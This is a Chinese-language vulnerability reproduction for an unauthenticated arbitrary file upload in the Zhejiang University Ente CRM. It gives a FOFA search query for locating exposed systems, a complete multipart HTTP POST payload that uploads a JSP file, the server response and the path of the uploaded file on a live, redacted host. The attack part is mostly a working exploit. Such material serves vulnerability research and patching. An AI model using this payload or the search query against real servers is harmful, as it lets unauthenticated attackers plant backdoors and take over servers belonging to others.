
Z1-6浙大恩特-客户资源管理系统-文件上传

漏洞描述:

浙大恩特客户资源管理系统中fileupload.jsp、CustomerAction.entphone、MailAction.entphone、machord_doc.jsp等接口处存在文件上传漏洞，未经身份认证的攻击者可以上传任意后门文件，最终可导致服务器失陷。

网站图片:



网络测绘:

fofa语法:


FOFA：app="浙大恩特客户资源管理系统"

漏洞复现:

payload:

```
POST /entsoft/CustomerAction.entphone;.js?method=loadFile HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarye8FPHsIAq9JN8j2A


------WebKitFormBoundarye8FPHsIAq9JN8j2A
Content-Disposition: form-data; name="file";filename="2.jsp"
Content-Type: image/jpeg

<%out.print("test");%>
------WebKitFormBoundarye8FPHsIAq9JN8j2A--
```

效果图:




```
POST /entsoft/CustomerAction.entphone;.js?method=loadFile HTTP/1.1
Host: [redacted]:6060
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarye8FPHsIAq9JN8j2A


------WebKitFormBoundarye8FPHsIAq9JN8j2A
Content-Disposition: form-data; name="file";filename="2.jsp"
Content-Type: image/jpeg

<%out.print("test");%>
------WebKitFormBoundarye8FPHsIAq9JN8j2A--
```

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
X-Powered-By: Servlet/3.0; JBossAS-6
Set-Cookie: JSESSIONID=6F92B62084D3680A0AF
X-UA-Compatible: IE=EmulateIE7
Content-Type: text/html; charset=utf-8
Date: Fri, 17 Nov 2023 10:32:22 GMT
Connection: close
Content-Length: 92

{"returnflg":"2.jsp","gesnum":"00002488","
jsp"}
```

回显了上传路径

验证



```
不安全 | [redacted]:6060/enterdoc/gesnum/00002488/photo/2.jsp
```

test